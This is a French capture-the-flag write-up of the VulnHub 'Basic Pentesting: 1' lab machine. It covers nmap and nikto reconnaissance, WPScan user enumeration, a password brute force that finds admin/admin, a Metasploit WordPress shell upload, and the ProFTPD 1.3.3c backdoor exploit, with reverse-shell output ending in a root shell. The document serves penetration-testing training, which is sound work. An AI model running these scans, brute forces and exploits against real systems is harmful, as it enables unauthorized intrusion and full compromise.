

CTF n°2 : Basic Pentesting: 1.



I. Introduction

Cette machine virtuelle provient de la plateforme vulnhub : <https://www.vulnhub.com>. Le niveau de difficulté du challenge est décrit comme étant spécialement fait pour les débutants.

Lien de la VM : <https://www.vulnhub.com/entry/basic-pentesting-1.216>, en ligne depuis le 8 Décembre 2017.

La machine sera lancée sur une instance de VirtualBox, sous Kali Linux.

II. Enumeration

Avant toutes choses, essayons de localiser la machine cible au sein du réseau local, en lançant une recherche rapide via nmap :

```
nmap -sn 192.168.0.0/24
```

Celui-ci nous retourne un host ayant un profil correspondant à la machine virtuelle. Il s'agit de la machine ayant pour IP : 192.168.0.30.

Lançons maintenant un scan intensif sur cet hôte :

```
nmap -sV -T4 -O -F 192.168.0.0/24
```

Les services actifs ainsi que des informations complémentaires sur l'hôte nous sont retournées :

```
Nmap scan report for 192.168.0.30
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:14:06:50 (Oracle VirtualBox virtual NIC)
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
```

Nous disposons maintenant de trois vecteurs d'attaques potentiels, chacun relatif à un service différent.

III. Service Web

Commencer par le service web permet d'avoir un bon point de vue sur le niveau de sécurité de la machine.

Par habitude, je lance l'outil nikto sur le service web pour obtenir dès maintenant des informations sur l'hôte web, les sécurités web en place et les URL intéressantes :


```
nikto -h 192.168.0.30
```

Un répertoire caché nommé 'secret' nous est retournée :

```
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ Uncommon header 'link' found, with contents: <http://vtcsec/secret/index.php/
+ OSVDB-3092: /secret/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7535 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:          2018-02-23 22:49:55 (GMT1) (10 seconds)
-----
```

En essayant d'accéder à l'index du serveur web, il est possible d'observer que des restrictions nous empêchera d'y accéder. En revanche, l'index de 192.168.0.30/secret nous est accessible, et il s'agit d'une page WordPress.

Une énumération des utilisateurs WordPress est possible avec l'outil WP-Scan. Avant de l'utiliser, vérifions que la page d'authentification WordPress est bien présente à l'adresse par défaut : 192.168.0.30/secret/wp-login.php



Puisque l'instance de WordPress nous est bien accessible, lançons un scan avec WP-Scan :

```
wpscan --url http://192.168.0.30/secret
```

Des vulnérabilités nous sont retournées via ce scan, mais avant de chercher à les exploiter, essayons d'énumérer les utilisateurs, toujours à l'aide de WP-Scan.
La commande pour énumérer les utilisateurs est la suivante :

```
wpscan --url http://192.168.0.30/secret --enumerate u
```

Il semblerait que l'utilisateur par défaut 'admin' de WordPress n'ai pas été supprimé :

```
[+] Enumerating usernames ...  
[+] Identified the following 1 user/s:  
+---+-----+-----+  
| Id | Login | Name |  
+---+-----+-----+  
| 1 | admin | admin – My secret |  
+---+-----+-----+  
[!] Default first WordPress username 'admin' is still used
```


Vu le bas niveau de configuration apporté à ce serveur web, essayons de bruteforcer le compte admin avec une liste de mot de passe commune :

```
wpscan --url http://192.168.0.30/secret --wordlist /usr/share/wordlists/dirb/small.txt
```

Après quelques secondes, et quelques 900 mots de passes testés, un message positif nous est offert :

```
[+] Starting the password brute forcer  
[!] We received an unknown response for login: admin and password: admin  
Brute Forcing 'admin' Time: 00:00:07 <===== > (954 / 960)  
99.37%
```

Emprisons nous d'essayer de nous connecter avec ce mot de passe par défaut. Comme prévu, ce couple d'identifiant / mot de passe est valide, et nous ouvre le console d'administration WordPress :



Cherchons maintenant à placer un reverse shell au sein de ce service WordPress. Généralement, les templates WordPress écrits en PHP sont de bons candidats pour accueillir un reverse shell. Mais puisque ceci a déjà été fait lors du précédent CTF (voir le writeup relatif), essayons d'automatiser la tâche à l'aide d'un module Metasploit :

```
msf > use unix/webapp/wp_admin_shell_upload
set username admin
set password admin
set rhost 192.168.0.30
set targeturl secret/
exploit
```

Ouvrons désormais un shell : *meterpreter > shell*

Notre premier shell Meterpreter sur cette machine nous est ouvert via Metasploit !

IV. Service FTP

Étant clairement indiqué que plusieurs moyen d'atteindre le compte root sont présents sur cette machine, étudions maintenant le service FTP.

Puisque le scan Nmap nous a retourné la version de l'instance ProFTPD, cherchons des vulnérabilités relatives à la version 1.3.3c en ligne.

Heureusement pour nous, cette version de ProFTPD contient une vulnérabilité des plus critiques : Une backdoor à été posée dans les archives de cette version du soft. La vulnérabilité [OSVDB-69562](https://osvdb.org/entry/view/entry_id/69562) peut donc être exploitée pour nous ouvrir un shell sur cette machine.

Utilisons la vulnérabilité avec Metasploit. Il n'y aura qu'à charger l'exploit correspondant :

```
msf > use exploit/unix/ftp/proftpd_133c_backdoor
msf exploit(proftpd_133c_backdoor) > set RHOST 192.168.0.30
msf exploit(proftpd_133c_backdoor) > exploit
```

```
[*] Started reverse TCP double handler on 192.168.0.10:21
[*] 192.168.0.30:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo gz2CTV2xj4TtsDxz;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "gz2CTV2xj4TtsDxz\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.10:21 -> 192.168.0.30:47022) at 2018-02-23 23:06:47 +0100

whoami
root
```

Un shell root se présente à nous grâce à cette vulnérabilité critique présentes sur les versions 1.3.3c du service ProFTPD !

Nous venons de démontrer que l'obtention d'un shell super-administrateur sur cette machine pouvait être une tâche des plus simples.